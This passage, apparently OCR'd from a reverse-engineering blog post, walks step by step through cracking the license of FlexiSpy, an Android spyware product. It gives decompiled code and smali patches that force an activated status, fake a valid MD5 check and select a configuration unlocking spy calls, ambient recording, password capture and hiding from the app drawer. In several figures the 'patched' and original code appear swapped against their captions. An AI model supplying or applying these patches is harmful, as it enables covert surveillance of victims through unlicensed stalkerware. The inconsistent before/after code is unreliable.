
In the function applyCurrentLicense(), it first gets the current configuration, then gets supported feature and remote commands depending on the configuration, then updates remote commands and feature components.



```
public static Configuration getCurrentConfiguration(AppEngineComponent arg4) {
    LicenseInfo v1 = arg4.licenseManager.getLicenseInfo();
    int v0 = v1.getConfigurationId();
    if(v1.getLicenseStatus() == LicenseStatus.NOT_ACTIVATED) {
        v0 = -1;
    }
    else if(v1.getLicenseStatus() == LicenseStatus.EXPIRED) {
        v0 = -2;
    }
    else if(v1.getLicenseStatus() == LicenseStatus.DISABLED) {
        v0 = -3;
    }

    return arg4.configManager.getConfiguration(v0);
}
```

Figure 12. The function getCurrentConfiguration()

The configuration id is got from license file, if activation is not successful, the configuration is -1.



```
public static void updateFeatures(AppEngineComponent arg9, List arg10, Map arg11) {
    if(AppEngineHelper.LOGD) {
        FxLog.d("AppEngineHelper", "updateFeatures # ENTER ...");
    }

    boolean v2 = arg9.licenseManager.isActivated(arg9.productInfo, arg9.phoneInfo.getDeviceId());
    try {
        FxPreferenceManager v8 = arg9.preferenceManager;
        FxPreference v3 = v8.getPreference(FxPreferenceType.EVENTS_CTRL);
        FxPreference v4 = v8.getPreference(FxPreferenceType.IM_CAPTURE_SETTINGS);
        FxPreference v5 = v8.getPreference(FxPreferenceType.VOIP_CALLRECORDING_CAPTURE_SETTINGS);
        AppEngineHelper.manageRemoteCommandManager(arg9);
        AppEngineHelper.manageEventCenter(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.manageEventCapture(arg9, arg10, v2, ((PrefEventsCapture)v3), ((PrefIMCaptureSettings)v4), ((PrefVoipCallRecordingCaptureSettings)v5), arg11);
        AppEngineHelper.manageSpyCall(arg9, arg10, v2);
        AppEngineHelper.manageWatchNotification(arg9, arg10, v2);
        AppEngineHelper.manageKeywords(arg9, arg10, v2);
        AppEngineHelper.manageAddressBook(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.manageBatteryManager(arg9, arg10, v2);
        AppEngineHelper.manageApplicationCapture(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.manageCalendarCapture(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.manageAmbientRecorder(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.manageDatabaseMonitoring(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.managePlayStoreAutoUpdatesApp(arg9, arg10, v2, ((PrefEventsCapture)v3));
        AppEngineHelper.managePushNotification(arg9);
        AppEngineHelper.manageTemporalAppControl(arg9, arg10, v2);
    }
```


Figure 13. The function updateFeatures()

In the function updateFeatures(), it updates the features including remote command manager, event capture, spy call, database monitoring,etc.

So far we have understood the workflow of the product activation. in next section, let's start to bypass the license.

How to Bypass License


1. Patch the configuration id. Back to Figure 12, we need to patch the value of v1. It's the configuration id. The configuration file of FlexiSpy for android is the file 5002 in folder /data/misc/adn/ which is encrypted with AES(AES/CBC/PKCS5Padding) algorithm. You can download the decrypted configuration file from here, which is a XML format file(5002_decrypt). Then the program parses the XML file and creates configuration list. The following is the configuration list.



```
loadProductConfiguration # configList: [ID: -1, Features: [], ID: -2, Features: [], ID: -3, Features: [], ID: 204, Features: [CAPTURE_SOUND_RECORDING, CAPTURE_SYSTEM, CAPTURE_SETTINGS,
CAPTURE_PASSWORD, SIM_CHANGE_NOTIFICATION, MONITOR_NUMBER, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, SEND_INSTALLED_APPS, PUSH_NOTIFICATIONS, SEND_DEVICE_SETTINGS], ID: 202,
Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_EMAIL, CAPTURE_MMS, CAPTURE_WALLPAPER, CAPTURE_CAMERAIMAGE, CAPTURE_SOUND_RECORDING, CAPTURE_VIDEO_RECORDING, CAPTURE_LOCATION, CAPTURE_SYSTEM,
CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTORICAL_MEDIA, CAPTURE_SETTINGS, CAPTURE_VOIP_CALLLOG, SIM_CHANGE_NOTIFICATION, MONITOR_NUMBER,
HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS, SEND_INSTALLED_APPS, PUSH_NOTIFICATIONS], ID: 205, Features: [CAPTURE_CALLLOG, CAPTURE_SMS,
CAPTURE_EMAIL, CAPTURE_MMS, CAPTURE_WALLPAPER, CAPTURE_CAMERAIMAGE, CAPTURE_SOUND_RECORDING, CAPTURE_VIDEO_RECORDING, CAPTURE_LOCATION, CAPTURE_SYSTEM, CAPTURE_CALENDAR, CAPTURE_CONTACT,
CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTORICAL_MEDIA, CAPTURE_SETTINGS, CAPTURE_VOIP_CALLLOG, CAPTURE_PASSWORD, SIM_CHANGE_NOTIFICATION, MONITOR_NUMBER,
HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS, SEND_INSTALLED_APPS, PUSH_NOTIFICATIONS, SEND_DEVICE_SETTINGS], ID: 208, Features: [
CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_CAMERAIMAGE, CAPTURE_VIDEO_RECORDING, CAPTURE_LOCATION, CAPTURE_SYSTEM, CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL,
CAPTURE_APPLICATION, CAPTURE_SETTINGS, CAPTURE_VOIP_CALLLOG, CAPTURE_PASSWORD, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_INSTALLED_APPS,
PUSH_NOTIFICATIONS, REMOTE_CAMERA_IMAGE, SEND_DEVICE_SETTINGS], ID: 211, Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_EMAIL, CAPTURE_MMS, CAPTURE_CAMERAIMAGE, CAPTURE_SOUND_RECORDING,
CAPTURE_VIDEO_RECORDING, CAPTURE_LOCATION, CAPTURE_SYSTEM, CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTORICAL_MEDIA, CAPTURE_SETTINGS,
CAPTURE_VOIP_CALLLOG, SIM_CHANGE_NOTIFICATION, MONITOR_NUMBER, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS, SEND_INSTALLED_APPS,
PUSH_NOTIFICATIONS], ID: 206, Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_EMAIL, CAPTURE_MMS, CAPTURE_WALLPAPER, CAPTURE_CAMERAIMAGE, CAPTURE_SOUND_RECORDING, CAPTURE_VIDEO_RECORDING,
CAPTURE_LOCATION, CAPTURE_SYSTEM, CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTORICAL_MEDIA, CAPTURE_SETTINGS, CAPTURE_VOIP_CALLLOG,
CAPTURE_PASSWORD, SIM_CHANGE_NOTIFICATION, SPY_CALL, CALL_INTERCEPT, CALL_WATCH_NOTIFICATION, SMS_KEYWORD, MONITOR_NUMBER, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL,
ADDRESS_BOOK_MANAGEMENT, SPOOF_SMS, SEND_BOOKMARKS, SEND_INSTALLED_APPS, PUSH_NOTIFICATIONS, CAPTURE_CALL_RECORDING, AMBIENT_RECORDING, REMOTE_CAMERA_IMAGE, SEND_DEVICE_SETTINGS,
CALL_RECORDING_WATCH_NUMBER, CAPTURE_VOIP_CALL_RECORDING], ID: 201, Features: [CAPTURE_EMAIL, CAPTURE_WALLPAPER, CAPTURE_CAMERAIMAGE, CAPTURE_SOUND_RECORDING, CAPTURE_VIDEO_RECORDING,
CAPTURE_LOCATION, CAPTURE_SYSTEM, CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTORICAL_MEDIA, CAPTURE_SETTINGS, CAPTURE_VOIP_CALLLOG,
HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS, SEND_INSTALLED_APPS, PUSH_NOTIFICATIONS, AMBIENT_RECORDING, REMOTE_CAMERA_IMAGE,
CAPTURE_VOIP_CALL_RECORDING], ID: 207, Features: [CAPTURE_EMAIL, CAPTURE_WALLPAPER, CAPTURE_CAMERAIMAGE, CAPTURE_SOUND_RECORDING, CAPTURE_VIDEO_RECORDING, CAPTURE_LOCATION, CAPTURE_SYSTEM,
CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTORICAL_MEDIA, CAPTURE_SETTINGS, CAPTURE_VOIP_CALLLOG, CAPTURE_PASSWORD, HIDE_FROM_APP_MANAGER,
HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS, SEND_INSTALLED_APPS, PUSH_NOTIFICATIONS, AMBIENT_RECORDING, REMOTE_CAMERA_IMAGE, SEND_DEVICE_SETTINGS,
CAPTURE_VOIP_CALL_RECORDING], ID: 210, Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_EMAIL, CAPTURE_MMS, CAPTURE_CAMERAIMAGE, CAPTURE_SOUND_RECORDING, CAPTURE_VIDEO_RECORDING, CAPTURE_LOCATION,
CAPTURE_SYSTEM, CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTORICAL_MEDIA, CAPTURE_SETTINGS, CAPTURE_VOIP_CALLLOG, CAPTURE_PASSWORD,
SIM_CHANGE_NOTIFICATION, SPY_CALL, SMS_KEYWORD, MONITOR_NUMBER, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS, SEND_INSTALLED_APPS,
PUSH_NOTIFICATIONS, CAPTURE_CALL_RECORDING, AMBIENT_RECORDING, REMOTE_CAMERA_IMAGE, SEND_DEVICE_SETTINGS, CALL_RECORDING_WATCH_NUMBER, CAPTURE_VOIP_CALL_RECORDING], ID: 213, Features: [
CAPTURE_SYSTEM, CAPTURE_SETTINGS, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, CAPTURE_CALL_RECORDING, CALL_RECORDING_WATCH_NUMBER, CAPTURE_VOIP_CALL_RECORDING], ID: 209,
Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_MMS, CAPTURE_WALLPAPER, CAPTURE_CAMERAIMAGE, CAPTURE_SOUND_RECORDING, CAPTURE_VIDEO_RECORDING, CAPTURE_LOCATION, CAPTURE_SYSTEM, CAPTURE_CALENDAR,
CAPTURE_CONTACT, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTORICAL_MEDIA, CAPTURE_SETTINGS, SIM_CHANGE_NOTIFICATION, MONITOR_NUMBER, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER,
PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS, SEND_INSTALLED_APPS, SEND_RUNNING_APPS, PUSH_NOTIFICATIONS, SEND_DEVICE_SETTINGS]]
```

Figure 14. The configuration list


The list includes some pairs of ID and features. Each ID supported different features. Here we choose ID 210, it supports the following features.



```
ID: 210, Features: [CAPTURE_CALLLOG, CAPTURE_SMS, CAPTURE_EMAIL, CAPTURE_MMS, CAPTURE_CAMERAIMAGE, CAPTURE_SOUND_RECORDING, CAPTURE_VIDEO_RECORDING, CAPTURE_LOCATION, CAPTURE_SYSTEM,
CAPTURE_CALENDAR, CAPTURE_CONTACT, CAPTURE_IM, CAPTURE_BROWSER_URL, CAPTURE_APPLICATION, CAPTURE_HISTORICAL_MEDIA, CAPTURE_SETTINGS, CAPTURE_VOIP_CALLLOG, CAPTURE_PASSWORD,
SIM_CHANGE_NOTIFICATION, SPY_CALL, SMS_KEYWORD, MONITOR_NUMBER, HIDE_FROM_APP_MANAGER, HIDE_FROM_APP_DRAWER, PREVENT_UNINSTALL, ADDRESS_BOOK_MANAGEMENT, SEND_BOOKMARKS,
SEND_INSTALLED_APPS, PUSH_NOTIFICATIONS, CAPTURE_CALL_RECORDING, AMBIENT_RECORDING, REMOTE_CAMERA_IMAGE, SEND_DEVICE_SETTINGS, CALL_RECORDING_WATCH_NUMBER, CAPTURE_VOIP_CALL_RECORDING],
```

Figure 15. The configuration ID 210 and supported features

The patched smali code is shown below.




```
.method public static getCurrentConfiguration(Lcom/vvt/appengine/AppEngineComponent;)Lcom/vvt/configurationmanager/Configuration;
    .locals 4
    .param p0, "component"    # Lcom/vvt/appengine/AppEngineComponent;

    .prologue
    .line 115
    iget-object v2, p0, Lcom/vvt/appengine/AppEngineComponent;->licenseManager:Lcom/vvt/license/LicenseManagerImpl;

    invoke-virtual {v2}, Lcom/vvt/license/LicenseManagerImpl;->getLicenseInfo()Lcom/vvt/license/LicenseInfo;

    move-result-object v1

    .line 116
    .local v1, "licenseInfo":Lcom/vvt/license/LicenseInfo;
    invoke-virtual {v1}, Lcom/vvt/license/LicenseInfo;->getConfigurationId()I

    move-result v0

    const/16 v0, 0xce

    .line 118
    .local v0, "configId":I
    invoke-virtual {v1}, Lcom/vvt/license/LicenseInfo;->getLicenseStatus()Lcom/vvt/license/LicenseStatus;
```

Patch it, set configurationID as 0xce(210).

```
.line 116
.local v1, "licenseInfo":Lcom/vvt/license/LicenseInfo;
invoke-virtual {v1}, Lcom/vvt/license/LicenseInfo;->getConfigurationId()I

move-result v0

.line 118
```

Figure 16. The patched smali code of function getCurrentConfiguration

2. Patch the function isActivated in the class com.vvt.license. LicenseManagerImpl, we can patch the function getLicenseStatuss and isMd5Valid and have their return value are always true.




```java
public boolean isActivated(ProductInfo arg9, String arg10) {
    boolean v2 = true;
    if(LicenseManagerImpl.LOGV) {
        FxLog.v("LicenseManager", "isActivated # ENTER ...");
    }

    boolean v0 = this.mLicenseInfo.getLicenseStatus() == LicenseStatus.ACTIVATED ? true : false;
    boolean v1 = this.isMd5Valid(this.mLicenseInfo, arg9, arg10);
    if(LicenseManagerImpl.LOGV) {
        FxLog.v("LicenseManager", "isActivated # activated? %s, md5valid? %s", new Object[]{Boolean.valueOf(v0), Boolean.valueOf(v1)});
    }

    if(LicenseManagerImpl.LOGV) {
        FxLog.v("LicenseManager", "isActivated # EXIT ...");
    }

    if(!v0 || !v1) {
        v2 = false;
    }

    return v2;
}
```

Patch the return value of function getLicenseStatus() and isMd5Valid() to make both v0 and v1 are true.

Figure 17. The function isActivated to be patched

We patch the function getLicenseStatus and isMd5Valid as follows.




```smali
.method public getLicenseStatus()Lcom/vvt/license/LicenseStatus;
    .locals 3

    .prologue
    .line 53
    sget-object v0, Lcom/vvt/license/LicenseStatus;->ACTIVATED:Lcom/vvt/license/LicenseStatus;
    const-string v1, "LicenseManager"
    const-string v2, "getLicenseStatus: ACTIVATED(patched)"
    invoke-static {v1, v2}, Lcom/vvt/logger/FxLog;->d(Ljava/lang/String;Ljava/lang/String;)V
    return-object v0

    return-object v0
.end method
```

Patch it, it makes the return value is always LicenseStatus;->ACTIVATED.

```smali
.method public getLicenseStatus()Lcom/vvt/license/LicenseStatus;
    .locals 1

    .prologue
    .line 53
    iget-object v0, p0, Lcom/vvt/license/LicenseInfo;->mLicenseStatus:Lcom/vvt/license/LicenseStatus;

    return-object v0
.end method
```

Figure 18. The patched smali code of the function getLicenseStatus




```smali
    .line 185
    :cond_6
    invoke-static {v1, v7}, Ljava/security/MessageDigest;->isEqual([B[B)Z

    move-result v6

    const/4 v6, 0x1

    .line 187
```

Patch it.

```smali
    .line 185
    :cond_6
    invoke-static {v1, v7}, Ljava/security/MessageDigest;->isEqual([B[B)Z

    move-result v6

    .line 187
```

Figure 19. The patched samli code of function isMd5Valid

3. Patch the function updateGui of class com.phoenix.client.ActivationActivity.




```smali
    .line 582
    :cond_3
    iget v8, p0, Lcom/phoenix/client/ActivationActivity;->mLicenseStatusValue:I

    if-eqz v8, :cond_a

    .line 583
    const/4 v8, 0x0

    iput-boolean v8, p0, Lcom/phoenix/client/ActivationActivity;->mIsActivated:Z

    .line 588
    :goto_0
    iget-boolean v8, p0, Lcom/phoenix/client/ActivationActivity;->mIsActivated:Z

    if-eqz v8, :cond_c
```

Patch it.

```smali
    .line 582
    :cond_3
    iget v8, p0, Lcom/phoenix/client/ActivationActivity;->mLicenseStatusValue:I

    if-nez v8, :cond_a

    .line 583
    const/4 v8, 0x0

    iput-boolean v8, p0, Lcom/phoenix/client/ActivationActivity;->mIsActivated:Z

    .line 588
    :goto_0
    iget-boolean v8, p0, Lcom/phoenix/client/ActivationActivity;->mIsActivated:Z
```

Figure 20. The patched smali code of function updateGui

The corresponding java code in the function updateGui () in the class com.phoenix.client.ActivationActivity is shown below. This code is located in client.




```
v1.setFunction(RemoteFunction.GET_LICENSE_STATUS);
this.mLicenseStatusValue = arg14.execute(v1).intValue();
if(ActivationActivity.LOGV) {
    FxLog.v("ActivationActivity", "updateGui # LicenseStatusValue: %s", new Object[]{Integer.valueOf(this.mLicenseStatusValue)});
}

this.mIsActivated = this.mLicenseStatusValue == 0 ? false : true;
if(this.mIsActivated) {
    v1.setFunction(RemoteFunction.DEBUG_GET_ACTUAL_CONFIG_ID);
    this.mConfigId = arg14.execute(v1);
    if(ActivationActivity.LOGV) {
        FxLog.v("ActivationActivity", "updateGui # Get Config Id: %s", new Object[]{this.mConfigId});
    }
}
else {
    this.mConfigId = "Not configured";
    if(ActivationActivity.LOGV) {
        FxLog.v("ActivationActivity", "updateGui # Get Config Id: %s", new Object[]{this.mConfigId});
    }
}
```

Due to bypass license, the value is always 1.

Here modify 0 to 1, if not it will entry this branch to get config Id, it can cause a exception when get config Id from licenseInfo, because the licenseInfo is not stored in local storage by me.

Figure 21. The decompiled java code in function updateGui


4. Patch the function activate in the class com.vvt.appengine.exec.ExecActivate.



```
public RmtCtrlActivateOutputStatusMessage activate(RmtCtrlInputActivation arg10, LicenseManager arg11) {
    if(ExecActivate.LOGV) {
        FxLog.v("ExecActivate", "activate # ENTER ...");
    }

    String v0 = arg10.getActivationCode();
    String v3 = arg10.getUrl();
    this.mOutput = new RmtCtrlActivateOutputStatusMessage();
    if(this.isProductAlreadyActivated(arg11)) {
        this.mOutput.setSuccess(false);
        this.mOutput.setMessage("Product is already activated. Your request will not be processed.");
        RmtCtrlActivateOutputStatusMessage v4 = this.mOutput;
        return v4;
    }

    this.mConditionVariable = new ConditionVariable(false);
    ActivationListener v1 = this.getActivationListener();
    try {
        if(ExecActivate.LOGV) {
            FxLog.v("ExecActivate", "activate # Activate product");
        }

